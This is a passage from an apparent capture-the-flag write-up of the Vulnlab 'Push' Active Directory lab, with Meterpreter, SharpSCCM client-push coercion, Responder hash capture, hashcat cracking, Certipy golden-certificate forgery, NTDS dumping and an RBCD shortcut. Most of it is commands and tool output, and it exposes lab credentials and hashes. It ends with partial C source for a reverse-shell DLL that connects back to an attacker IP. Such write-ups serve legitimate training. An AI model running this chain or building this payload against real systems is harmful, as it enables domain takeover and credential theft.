040777/rwxrwxrwx  0       dir   2023-08-31 19:09:23 +0900  Templates
040555/r-xr-xr-x  0       dir   2023-09-02 19:20:48 +0900  Videos
100666/rw-rw-rw-  233472  fil   2023-08-31 19:09:22 +0900  ntuser.dat.LOG1
100666/rw-rw-rw-  217088  fil   2023-08-31 19:09:22 +0900  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2021-08-19 15:45:22 +0900  ntuser.ini

meterpreter > cat .git-credential
https://kelly.hill:ShinraTensei!@github.com
Found
kelly.hill:ShinraTensei!
Then grab the first flag Push_User-1:
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > pwd
C:\Users\kelly.hill\AppData\Local\Apps\2.0\EM0G6X1Z.PBZ\1MLC4MXX.VNJ\self..tion_0000000000000000_0001.0000_f3a6d5c3bd94f7b0
meterpreter > cd c:\\users\\kelly.hill\\desktop
meterpreter > ls
Listing: c:\users\kelly.hill\desktop
====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2023-09-02 19:20:48 +0900  desktop.ini
100666/rw-rw-rw-  36    fil   2023-08-31 16:46:56 +0900  flag.txt

meterpreter > cat flag.txt
VL{1e51b4de115308e93af6a60e8e221a03}
SCCM Discovery
Check the privileges:
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
Low privileges without nothing that can be exploited.
Check which group she is a member:
meterpreter > shell
Process 1664 created.
Channel 3 created.
Microsoft Windows [Version 10.0.20348.1906]
(c) Microsoft Corporation. All rights reserved.

c:\users\kelly.hill>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4                                       Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0                                       Mandatory group, Enabled by default, Enabled group
PUSH\staff                                 Group            S-1-5-21-1451457175-172047642-1427519037-1116 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                      Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
Member of the
staffgroup
During our SMB enumeration, we discover that SCCM Configuration Manager is configured on the DC01, so let’s check if the SCCM is in the MS01:
c:\Windows>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 90AC-D439

 Directory of c:\Windows

09/02/2023  11:09 AM    <DIR>          .
...
09/02/2023  11:12 AM    <DIR>          CCM
09/02/2023  11:09 AM    <DIR>          ccmcache
09/02/2023  11:11 AM    <DIR>          ccmsetup
...
Confirmed.
CCMSetup.exeis a Microsoft program executed from the command line, (or through a script), by an enterprise administrator to find and download the files needed and start installation of the Endpoint Configuration Manager (ECM) Client on a workstation computer.
We use SCCMHunter to enumerate potential Management Point’s/Site Codes:
$ pipx install git+https://github.com/garrettfoster13/sccmhunter/
  installed package sccmhunter 0.0.0, installed using Python 3.13.2
  These apps are now globally available
    - sccmhunter.py
done! ✨ 🌟 ✨
$ sccmhunter.py find -u 'olivia.wood' -p 'DeployTrust07' -d 'push.vl' -dc-ip dc01.push.vl -ldaps -all
SCCMHunter v1.0.6 by @unsigned_sh0rt
[17:44:41] INFO     table CAS already exists
[17:44:46] INFO     [*] Checking for System Management Container.
[17:44:46] INFO     [+] Found System Management Container. Parsing DACL.
[17:44:49] INFO     [-] System Management Container not found.
[17:44:49] INFO     [*] Querying LDAP for potential PXE enabled distribution points
[17:44:49] INFO     [*] Searching LDAP for anything containing the strings 'SCCM' or 'MECM'
[17:44:49] INFO     [-] No results found.
[17:44:49] INFO     [*] Querying LDAP for all computer objects
[17:44:50] INFO     [+] Found 2 computers in LDAP.
$ sccmhunter.py smb -u 'olivia.wood' -p 'DeployTrust07' -d 'push.vl' -dc-ip dc01.push.vl -ldaps
SCCMHunter v1.0.6 by @unsigned_sh0rt
[08:37:52] INFO     [-] No SiteServers found in database.
[08:37:52] INFO     [-] No Management Points found in database.
[08:37:52] INFO     [-] No Management Points found in database.
[08:37:52] INFO     Profiling 2 computers.
[08:38:02] INFO     [+] Finished profiling all discovered computers.
[08:38:02] INFO     +--------------+------------+-----------------+--------------+-------------------+---------------------+---------------+-------
                    -+---------+
                    | Hostname     | SiteCode   | SigningStatus   | SiteServer   | ManagementPoint   | DistributionPoint   | SMSProvider   | WSUS
                    | MSSQL   |
                    +==============+============+=================+==============+===================+=====================+===============+=======
                    =+=========+
                    | MS01.push.vl | None       | False           | False        | False             | False               | False         | False
                    | False   |
                    +--------------+------------+-----------------+--------------+-------------------+---------------------+---------------+-------
                    -+---------+
                    | DC01.push.vl | HQ0        | True            | True         | True              | False               | False         | False
                    | False   |
                    +--------------+------------+-----------------+--------------+-------------------+---------------------+---------------+-------
                    -+---------+
OR using SharpSCCM (uploaded in our MSF session):
c:\Windows\Tasks>.\SharpSCCM.exe local site-info
.\SharpSCCM.exe local site-info

  _______ _     _ _______  ______  _____  _______ _______ _______ _______
  |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
  ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |    @_Mayyhem

[+] Connecting to \\127.0.0.1\root\CCM
[+] Executing WQL query: SELECT Name,CurrentManagementPoint FROM SMS_Authority
-----------------------------------
SMS_Authority
-----------------------------------
CurrentManagementPoint: DC01.push.vl
Name: SMS:HQ0
-----------------------------------
[+] Completed execution in 00:00:00.2364754
Found SiteCode
HQ0onDC01
OR using NetExec:
$ nxc ldap dc01.push.vl -u 'kelly.hill' -p 'ShinraTensei!' -M sccm -o REC_RESOLVE=TRUE
SMB         10.10.220.133   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:push.vl) (signing:True) (SMBv1:False)
LDAP        10.10.220.133   389    DC01             [+] push.vl\kelly.hill:ShinraTensei!
SCCM        10.10.220.133   389    DC01             [*] Looking for the SCCM container with filter: '(distinguishedName=CN=System Management,CN=System,DC=push,DC=vl)'
SCCM        10.10.220.133   389    DC01             [+] Found SCCM object: CN=System Management,CN=System,DC=push,DC=vl
SCCM        10.10.220.133   389    DC01             [+] Found 0 Site Servers:
SCCM        10.10.220.133   389    DC01             [+] Found 0 SCCM Sites:
SCCM        10.10.220.133   389    DC01
SCCM        10.10.220.133   389    DC01             [*] Searching for SCCM related objects
For unkown reason we don’t find anything…
Moving forward, after checking the local administrators on MS01, it seems there is a group added called ServerAdmins and also a user called sccadmin, which is also a ServerAdmin.
This really indicates an SCCM Administrator and could be a client push account potentially…
c:\Windows>net localgroup Administrators
net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
PUSH\Domain Admins
PUSH\sccadmin
PUSH\ServerAdmins
The command completed successfully.
c:\Windows>net user sccadmin /dom
net user sccadmin /dom
The request will be processed at a domain controller for domain push.vl.

User name                    sccadmin
Full Name                    sccadmin
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/31/2023 6:44:22 AM
Password expires             Never
Password changeable          9/1/2023 6:44:22 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   9/2/2023 11:07:50 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *ServerAdmins
The command completed successfully.
SCCM Client Push (sccadmin) (Push_User-2)
Now before we attempt to privesc via SCCM, there are a few blogs worth reading that could aid in exploitation efforts.
Both of these blogs come from SpecterOps and are invaluable in regards to testing against SCCM:
So lets begin by uploading SharpSCCM to the box and attempt to get an SCCM Site Takeover via Client Push Installation. Lets look at what we have so far and what we can potentially do:
- Client Push Account is a local administrator on MS01
- Coerce Client Push Account so we can potentially relay and dump hashes of MS01 (Client Push account will be local admin), or crack the push account ntlmv2 hash.
Lets fire up Responder and invoke a client push to capture a hash, we could also try to relay in this scenario:
$ sudo responder -I tun0
[sudo] password for user:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.8.4.253]
    Responder IPv6             [fe80::99c0:e718:e24e:cb42]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-98RI17P2DR4]
    Responder Domain Name      [58X7.LOCAL]
    Responder DCE-RPC Port     [48928]

[+] Listening for events...
We invoke the SCCM client push using SharpSCCM:
C:\Users\kelly.hill\Documents>.\SharpSCCM.exe invoke client-push -mp DC01.push.vl -sc HQ0 -t 10.8.4.253
.\SharpSCCM.exe invoke client-push -mp DC01.push.vl -sc HQ0 -t 10.8.4.253

  _______ _     _ _______  ______  _____  _______ _______ _______ _______
  |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
  ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |    @_Mayyhem

[+] Created "ConfigMgr Client Messaging" certificate in memory for device registration and signing/encrypting subsequent messages
[+] Reusable Base64-encoded certificate:

    308209D20201033082098E06092A864886F70D010701A082097F0482097B308209773082059006092A864886F70D010701A08205810482057D3082057930820575060B2A864886F70D010C0A0102A08204EE308204EA301C060A2A864886F70D010C0103300E0408538B50500EE219E3020207D0048204C8227F6D9E31DA85CB4508F058E111B3D80DDBEAB80902F2CDB9691D772798009FA330578D3B5032AB0C5D1B77536609A79E957B6FD06AEBB3C62C60CBC914E2F8922874C84477EC882F95BE0BFAE23FEB88E170E8A52ACCD4A9C49798455D0626E0C3A0A0FE9DC2CC25DF0D1A396F524522AD7597F25E9AC242E1C267C885AEACE722171FBA1C82C73986362687A539C0AE3983EF28534CA98B292455625EA4637B3812645A046F8855190799617FAFD4F79BD15D1CEBA39CE2C560D989453BE64D1A66FEBF810E5FBC0D7D050EB1A67B3E8C82A7DAF762AF4E1F607F4BADAD6A61781D7A5585A9EE41D412D8AC04FD2AAD6873958CE3BAC5CFCBFC0895743B4B0B0EAD6D3C61DB2871406C6D0147235A44DE433B808C813347ABF9E0567DF6D1689431F7CCEF1615C2CAFF56DA58D1A7770F29A95EC618F277C7ED2F4FFB52D2E11CB8A00DD2038B0ACF31CEC14802C9D659B6B68C5502139F6D2CF2ED3283C20B04DD73BC031CF04974520D5BEC3AB39604DE771F4F1DFE2C1E186D17EAAB89D8842EDF631A75866436F31E5FDAA03BB41675693FD6BBD1368FCE77FF3B926A71927A20A3E6699D124EC0877E8E9A59042C696AB1B1E1A341814BFFC7447E72F5832DABE54CD79F28EF4B5BA041BF94C38BF3FEA9D34BC8846998971413BFEAB32184E73DE1A68CCDD247DDA65BE593389CF099DB1C03B46A2631FDBAB780125ABABCA31FCFF8802E3E8A7D6FC54FEDEA9214C8E49DDD981B24CB3CEFAD849BED29D178AB6F3A1F599BBFFAE103F1AEF1AABB2F8989CD9B86B3D4CC393979C5368D15EF1FCD59296DE5256930BA2FE952BE17032D93D792DCCC2FFA453FB4721134A14A6FE46CED78E40775F9C9F71F0AA40C61DBF7545B3CADF8118BEF548093C6C68E3C7767C21F3FC8CA72C0450B2166C331ED823663224561ADC13DC43B9230E1B57BE9373324163DAF6DAAF95BCE6F26185F7B2433054C9D019F4FE783C84E69EB4D951B140FFACB22EC29D83E8BD2BBB0474C6B84460C3832E28CA8B0BBDDE446ED360CEE8CFD1EC8AEDD1BFD65DB29D172A34EF301DE754EED0903416FDC3667FCC4EB1A198EB13DD46EEA2A906FB3755EA364B01525F0DF793B3A141E1C694B6D830FEC0E1DC7DBEFC93F82243A97687154225793F13FB3FF75E90A1BC453B0CDD791D1C27E450457D8488EF9F81EFDBBF9D3781BE6A7A302A1132E89EC42A1E39036C528770F7EEAA96D202B367470E5A37A05F7F5DE52BEDB1F8C745472491A01EA40FC28765ECE92C6F1C7B26DAE84DE6DACF1BC4534B6866C77BCDF0EE506DA8969366B333BE533FAF00EE05C324E31BD0A8DDA3836E22BBF2DF2313936BF685FA4A3953C0FCA300F050BA417D9BE69A0B2D4AB827A48541E2D71033E64ABC2AFC22629D1BB8ABE68D1101F145D9F0A5FD8CC5AB4C012D0FDD671278B648D59D763BA75A9D65A6D40F76B578281FEC0D564A67B9EDC36E424A46F4310E6BE9DDF0C8943DD5A6F1C5AA1C6693BB6F91FE0E360F815E2FEF8305244F1924FA0CA5429AAE78E0E0AC86A7968B06142E8FAFD2EFFBFD74F5931852CC12365818903ED6E4C8067837FAA5781BB9658BDD0E6A83CC41E8B71012FBB560C7E08F09358CA45B672D1E84EC7165454398F85866AA094865B0A3485EAC7556424F5AD952E3EBAE17A81EF0EABD340D712CB9074D4FE4DDF6EC17F5ECA6492D5F70ED677B3B8EF3174301306092A864886F70D0109153106040401000000305D06092B060104018237110131501E4E004D006900630072006F0073006F0066007400200053006F0066007400770061007200650020004B00650079002000530074006F0072006100670065002000500072006F00760069006400650072308203DF06092A864886F70D010706A08203D0308203CC020100308203C506092A864886F70D010701301C060A2A864886F70D010C0103300E04085E7AE5D0C6785B70020207D0808203980B3EE20F5A49D35A71BD6522E986005E8B9718B791F3B1B4E5E7973382FB1CF7E0B4139B398D7658A2787EA2801A64026A762FC69113C0E2AB8ABF4C8269ACCDEEBE0DE0159A90DACBE39280A75F6AD9BAE157A1F5668817BC908D89899A5F476C29059996D91E09369D097AB0B9BCBFB80730C04676C5D5F9776C0D1E9F3AD106EA6F85E8A2166E87D6BC11E25BBF9E8A47228249953B3175EDD1CF30FD85EC8A629BC3EF8CAAA29692F68E6B63C14A69A7D0CB60359CFBF298E8CF0ADACC6D1F4029332071A56CA0BEC52EA6128D3C4CC88505FDEAA9332750D2858018C78A562809608B7FD00870CDFB98F9ADA1260064010EB26BB33B0F4C7207B844369FBFF4DA91913FFC46AC19EE6AE42D04C8A47F6563C44341E8ECE54D89EE81CA41D4144C0DFAE54B08F05E182A42739CF7365536F7E975016ECAAA6FB61846A9E3C5AE8B1333D0EBF7260E691FC4F538A951A3D6E3E48193A5B0EE3A633D90D2BC6E93CCE0BCB33E50882E1E1DAA5FAE81B039168A198E6BE1300E7FC4AE8A07EA7A518B2E94F9C7D117E3959692A5154F37FDE3DCD7540CA500D56C7D0BAED7EAECA83C4EC31C7D2FBF6AD940C0490E83D64721BC6E20F2D531BBE119914B27FF5C236BF0AD7D1405E9C946EE853E3D5EC3873BDAD760DFF35B20B0BB7210A955DA6594B61CDF8E8BC313892F98DAFA65C17B976B40C94AF43F75AFDA5F4522FFDE2E9EDC13257BCB913605109571AB9CB1D1CA8D6574AFAA8995716A9F2E8AE592378CE1E8522EB69DDC71B40D258494A0A61B65253831B5F6BC70523421330B70C86AA68E872E6AEAC6CD4B723C5D4419EB6E7EE61F5F292D101EB339778CC63F4512FADC6192F851CE3629258394AB0F490CD4C0EA97447C3723F563A3ACE67155456ADFB4859B245F871BF12E839FCD89BE17C24ED48DC094AFEF9F7AD958CF8E024751A3D109BFCBF377809202E2A0862EE208C4F34FCFD7E16EDD71FD666BCF6691283078755FE548B0FE8F7A363ABD29720ECF059B454686352595425BA8596D3E66DC4DDDB20BA81B00648BDF2FC01815BA87AA1CBE7033DFE6BA405A39D70BDDEFF70BBDAB63E04B962468D797F17E4E960E1F4C95F61048323EBAB15B5B4F950A73F14E6D5483EA5B43CA1456A24B4965C71D296B4B415B79A5B6231049CBE4EE46800F961288D6666D883CD02C828C3D144C7380F8700A08189E041D25B1353F7ECB0C48798E58CED8FE2DAE9085E5E8A7A3B1D31A2FAABBC0B0DC6B992FC5624E05D47D92A241413FC8656C0DBF146AC3F2C3303B301F300706052B0E03021A0414D26AA4D135F5F6DC83F758B17F77BFF34866680D04147802C12D0950CCF393AA1EEDB74060A8D0282B6C020207D0

[+] Discovering local properties for client registration request
[+] Modifying client registration request properties:
      FQDN: 10.8.4.253
      NetBIOS name: 10.8.4.253
      Site code: HQ0
[+] Sending HTTP registration request to DC01.push.vl:80
[+] Received unique SMS client GUID for new device:

    GUID:E5EB2DC3-F5A2-4D3E-AE90-25E101C8C059

[+] Discovering local properties for DDR inventory report
[+] Modifying DDR and inventory report properties
[+] Discovered PlatformID: Microsoft Windows NT Advanced Server 10.0
[+] Modified PlatformID: Microsoft Windows NT Workstation 2010.0
[+] Sending DDR from GUID:E5EB2DC3-F5A2-4D3E-AE90-25E101C8C059 to MP_DdrEndpoint endpoint on DC01.push.vl:HQ0 and requesting client installation on 10.8.4.253
[+] Completed execution in 00:00:06.3291592
Then few times later we grab these 2 NTLM Hashes in Responder:
[SMB] NTLMv2-SSP Client   : 10.10.220.133
[SMB] NTLMv2-SSP Username : PUSH\sccadmin
[SMB] NTLMv2-SSP Hash     : sccadmin::PUSH:755c6d0bf6b1e01e:E6CFA281B98CD33FA32C16D036149CC8:01010000000000000035EEC52B86DB0137EBCF7A355CF76900000000020008004C0034004600520001001E00570049004E002D004C00570058004800510058004400470031005000580004003400570049004E002D004C0057005800480051005800440047003100500058002E004C003400460052002E004C004F00430041004C00030014004C003400460052002E004C004F00430041004C00050014004C003400460052002E004C004F00430041004C00070008000035EEC52B86DB0106000400020000000800300030000000000000000000000000400000BCA426219A537C4FBF62A130D82DD4A39014E0D68A162D336CC3092027994DA30A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E0038002E0034002E003200350033000000000000000000
[SMB] NTLMv2-SSP Client   : 10.10.220.133
[SMB] NTLMv2-SSP Username : PUSH\DC01$
[SMB] NTLMv2-SSP Hash     : DC01$::PUSH:d5e3f05c39e3139c:24DF6AF7DA927D078A2449C47FA41A8F:01010000000000000035EEC52B86DB01241650C639370C1700000000020008004C0034004600520001001E00570049004E002D004C00570058004800510058004400470031005000580004003400570049004E002D004C0057005800480051005800440047003100500058002E004C003400460052002E004C004F00430041004C00030014004C003400460052002E004C004F00430041004C00050014004C003400460052002E004C004F00430041004C00070008000035EEC52B86DB0106000400020000000800300030000000000000000000000000400000BCA426219A537C4FBF62A130D82DD4A39014E0D68A162D336CC3092027994DA30A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E0038002E0034002E003200350033000000000000000000
Thenn try to crack sccadmin hash using Hashcat:
$ hashcat -a 0 -m 5600 sccadmin.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
SCCADMIN::PUSH:755c6d0bf6b1e01e:e6cfa281b98cd33fa32c16d036149cc8:01010000000000000035eec52b86db0137ebcf7a355cf76900000000020008004c0034004600520001001e00570049004e002d004c00570058004800510058004400470031005000580004003400570049004e002d004c0057005800480051005800440047003100500058002e004c003400460052002e004c004f00430041004c00030014004c003400460052002e004c004f00430041004c00050014004c003400460052002e004c004f00430041004c00070008000035eec52b86db0106000400020000000800300030000000000000000000000000400000bca426219a537c4fbf62a130d82dd4a39014e0d68a162d336cc3092027994da30a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e0038002e0034002e003200350033000000000000000000:7ujm&UJM

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SCCADMIN::PUSH:755c6d0bf6b1e01e:e6cfa281b98cd33fa32...000000
...
Found
sccadmin:7ujm&UJM
As we are local admin, then we can grab the Push_User-2 flag:
$ nxc winrm ms01.push.vl -u 'sccadmin' -p '7ujm&UJM' -X 'type c:\users\administrator\desktop\flag.txt'
WINRM       10.10.220.134   5985   MS01             [*] Windows Server 2022 Build 20348 (name:MS01) (domain:push.vl)
WINRM       10.10.220.134   5985   MS01             [+] push.vl\sccadmin:7ujm&UJM (Pwn3d!)
WINRM       10.10.220.134   5985   MS01             [+] Executed command (shell type: powershell)
WINRM       10.10.220.134   5985   MS01             VL{76ef458ece9810ed1b9efc8252f38e6b}
DC01
Golden Certificate (Push_Root)
We can find that MS01.push.vl is a CA (Certificate Authority):
$ nxc ldap dc01.push.vl -u 'sccadmin' -p '7ujm&UJM' -M adcs
SMB         10.10.220.133   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:push.vl) (signing:True) (SMBv1:False)
LDAP        10.10.220.133   389    DC01             [+] push.vl\sccadmin:7ujm&UJM
ADCS        10.10.220.133   389    DC01             [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.10.220.133   389    DC01             Found PKI Enrollment Server: MS01.push.vl
ADCS        10.10.220.133   389    DC01             Found CN: CA
As we have system access (with our local admin account) to a Certificate Authority, a lot of damage can be done.
We can either perform a Golden Certificate attack and achieve Domain Admin this way, or we can make our own template vulnerable to ESC1 for example..
- Retrieve the CA.pfx:
$ certipy-ad ca -backup -ca 'CA' -u 'sccadmin' -p '7ujm&UJM' -target-ip ms01.push.vl
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Creating new service
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Saved certificate and private key to 'CA.pfx'
[*] Cleaning up
- Forge the CA to the domain admin account:
$ certipy-ad forge -ca-pfx 'CA.pfx' -upn administrator@push.vl -subject 'CN=Administrator,CN=Users,DC=PUSH,DC=VL'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'administrator_forged.pfx'
- Extract the crt and key:
$ certipy-ad cert -pfx administrator_forged.pfx -nokey -out admin.crt
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing certificate and  to 'admin.crt'

$ certipy-ad cert -pfx administrator_forged.pfx -nocert -out admin.key
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing private key to 'admin.key'
- Using PassTheCert to elevate the
sccadminaccount as a domain admin:
$ python3 passthecert.py -action modify_user -crt admin.crt -key admin.key -domain push.vl -dc-ip dc01.push.vl -target sccadmin -elevate
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Granted user 'sccadmin' DCSYNC rights!
OR we can also reset the administrator password (OPSec less):
$ python3 passthecert.py -action modify_user -crt admin.crt -key admin.key -domain push.vl -dc-ip dc01.push.vl -target administrator -new-pass
- Credentials dumping via our elevated sccadmin account:
$ nxc smb dc01.push.vl -u 'sccadmin' -p '7ujm&UJM' --ntds --user Administrator
SMB         10.10.220.133   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:push.vl) (signing:True) (SMBv1:False)
SMB         10.10.220.133   445    DC01             [+] push.vl\sccadmin:7ujm&UJM
SMB         10.10.220.133   445    DC01             [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.10.220.133   445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.220.133   445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:0d31f4e24594a5e0ec70e13bb712110f:::
SMB         10.10.220.133   445    DC01             [+] Dumped 1 NTDS hashes to /home/user/.nxc/logs/DC01_10.10.220.133_2025-02-23_222329.ntds of which 1 were added to the database
Found
Administrator:0d31f4e24594a5e0ec70e13bb712110f
Then we can grab the latest flag Push_Root:
$ nxc winrm dc01.push.vl -u 'administrator' -H '0d31f4e24594a5e0ec70e13bb712110f' -X 'type c:\users\administrator\desktop\root.txt'
WINRM       10.10.220.133   5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:push.vl)
WINRM       10.10.220.133   5985   DC01             [+] push.vl\administrator:0d31f4e24594a5e0ec70e13bb712110f (Pwn3d!)
WINRM       10.10.220.133   5985   DC01             [+] Executed command (shell type: powershell)
WINRM       10.10.220.133   5985   DC01             VL{b94dfef132663ad920ed24017ec8b00e}
Unintended way - RBCD abuse
After getting a shell as Kelly.Hill from the Clickonce backdoor, it is possible to skip all the steps for domain privesc (SCCM / Golden Cert).
We proceed to an AD dump via Netexec then analyze with BloodHound:
$  nxc ldap dc01.push.vl -u 'kelly.hill' -p 'ShinraTensei!' --bloodhound -c all,LoggedOn --dns-server 10.10.220.133
SMB         10.10.220.133   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:push.vl) (signing:True) (SMBv1:False)
LDAP        10.10.220.133   389    DC01             [+] push.vl\kelly.hill:ShinraTensei!
LDAP        10.10.220.133   389    DC01             Resolved collection methods: rdp, acl, group, trusts, localadmin, dcom, loggedon, container, objectprops, session, psremote
LDAP        10.10.220.133   389    DC01             Done in 00M 58S
LDAP        10.10.220.133   389    DC01             Compressing output into /home/user/.nxc/logs/DC01_10.10.220.133_2025-02-23_222922_bloodhound.zip

The user KELLY.HILL@PUSH.VL has has write rights on all properties in the User Account Restrictions property set.
Having write access to this property set translates to the ability to modify several attributes on computer MS01.PUSH.VL, among which the msDS-AllowedToActOnBehalfOfOtherIdentity attribute is the most interesting.
The other attributes in this set are listed in Dirk-jan's blog on this topic.

The ability to modify the msDS-AllowedToActOnBehalfOfOtherIdentity property allows an attacker to abuse resource-based constrained delegation to compromise the remote computer system.
This property is a binary DACL that controls what security principals can pretend to be any domain user to the particular computer object.

If the msDS-AllowedToActOnBehalfOfOtherIdentity DACL is set to allow an attack-controller account, the attacker can use said account to execute a modified S4U2self/S4U2proxy abuse chain to impersonate any domain user to the target computer system and receive a valid service ticket "as" this user.
We found a RBCD, this will allow us to write to the
ms-DS-AllowedToActOnBehalfOfOtherIdentityproperty.
Steps are below:
$ impacket-addcomputer -method LDAPS -computer-name 'pwn' -computer-pass 'Azerty123!' -dc-host dc01.push.vl -domain-netbios push.vl 'push.vl/kelly.hill:ShinraTensei!'
$ impacket-rbcd -delegate-from 'pwn$' -delegate-to 'MS01$' -action 'write' 'push.vl/kelly.hill:ShinraTensei!'
$ impacket-getST -spn 'cifs/ms01.push.vl' -impersonate 'administrator' 'push.vl/pwn$:Azerty123!'
$ export KRB5CCNAME=administrator.ccache
$ impacket-secretsdump -k ms01.push.vl
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=123d5e1e-0a6a-445e-be84-e24462ef7556
DLL hijack in Clickonce app - manual crafting
Way 1 - reverse.c
// Compile with MingW: x86_64-w64-mingw32-gcc-win32 reverse.c -shared -lws2_32 -o Hijack.dll.deploy

#include <winsock2.h>
#include <windows.h>
#include <io.h>
#include <process.h>
#include <sys/types.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int RevShell() {

	WSADATA wsaData;
	if (WSAStartup(MAKEWORD(2 ,2), &wsaData) != 0) {
		write(2, "[ERROR] WSASturtup failed.\n", 27);
		return (1);
	}

	int port = 443;
	struct sockaddr_in sa;
	SOCKET sockt = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
	sa.sin_family = AF_INET;
	sa.sin_port = htons(port);
	sa.sin_addr.s_addr = inet_addr("10.8.4.253");

	if (connect(sockt, (struct sockaddr *) &sa, sizeof(sa)) != 0) {
		write(2, "[ERROR] connect failed.\n", 24);
		return (1);
	}

	STARTUPINFO sinfo;
	memset(&sinfo, 0, sizeof(sinfo));
